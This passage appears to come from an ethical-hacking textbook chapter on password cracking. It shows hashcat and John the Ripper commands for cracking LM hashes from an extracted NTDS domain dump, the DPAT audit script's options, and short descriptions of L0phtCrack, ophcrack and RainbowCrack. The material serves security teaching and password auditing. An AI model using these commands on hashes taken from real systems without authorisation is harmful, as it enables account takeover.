
  Run the following command to crack LM hashes of **`users.ntds`** in the **`hashcat.pot`** format:

  ```
  ./hashcat.bin -m 3000 -a 3 users.ntds -1 ?a ?1?1?1?1?1?1?1 –increment
  ```

  To crack LM hashes using John the Ripper, run the following command:

  ```
  john --format=LM users.ntds
  ```

- **Step 4:** Now, run the DPAT script with **`-h`** or **`--help`** arguments to view all the available options.



./dpat.py -h - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[x]─[root@parrot]─[/home/attacker/Downloads/DPAT-master]
└──╼ #./dpat.py -h
usage: dpat.py [-h] -n NTDSFILE -c CRACKFILE [-o OUTPUTFILE] [-d REPORTDIRECTORY] [-w] [-s]
               [-g [GROUPLISTS ...]] [-m]

This script will perform a domain password audit based on an extracted NTDS file and password
cracking output such as Hashcat.

optional arguments:
  -h, --help            show this help message and exit
  -n NTDSFILE, --ntdsfile NTDSFILE
                        NTDS file name (output from SecretsDump.py)
  -c CRACKFILE, --crackfile CRACKFILE
                        Password Cracking output in the default form output by Hashcat, such as
                        hashcat.potfile
  -o OUTPUTFILE, --outputfile OUTPUTFILE
                        The name of the HTML report output file, defaults to
                        _DomainPasswordAuditReport.html
  -d REPORTDIRECTORY, --reportdirectory REPORTDIRECTORY
                        Folder containing the output HTML files, defaults to DPAT Report
  -w, --writedb         Write the SQLite database info to disk for offline inspection instead of
                        just in memory. Filename will be "pass_audit.db"
  -s, --sanitize        Sanitize the report by partially redacting passwords and hashes. Prepends
                        the report directory with "Sanitized - "
  -g [GROUPLISTS ...], --grouplists [GROUPLISTS ...]
                        The name of one or multiple files that contain lists of usernames in
                        particular groups. The group names will be taken from the file name itself.
                        The username list must be in the same format as found in the NTDS file such
                        as some.ad.domain.com\username or it can be in the format output by using
                        the PowerView Get-NetGroupMember function. Example: -g "Domain Admins.txt"
```

Figure 6.26: Screenshot of the dpat.py script running with the -h option

- **Step 5**: Next, execute the DPAT script **`dpat.py`** with **`users.ntds`** and **`hashcat.pot`** as inputs.

  ```
  dpat.py -n customer.ntds -c hashcat.pot
  ```

  `-n` → Represents hashes extracted from the domain controller (DC)

  `-c` → List of cracked passwords generated using the hashcat tool

  As shown in the screenshot, the output of the above command is an HTML report with clickable options, which can be opened in the default browser.

Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system.


Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://gitlab.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

- **ophcrack**

  Source: *http://ophcrack.sourceforge.net*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.

Figure 6.30: Screenshot of ophcrack

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.

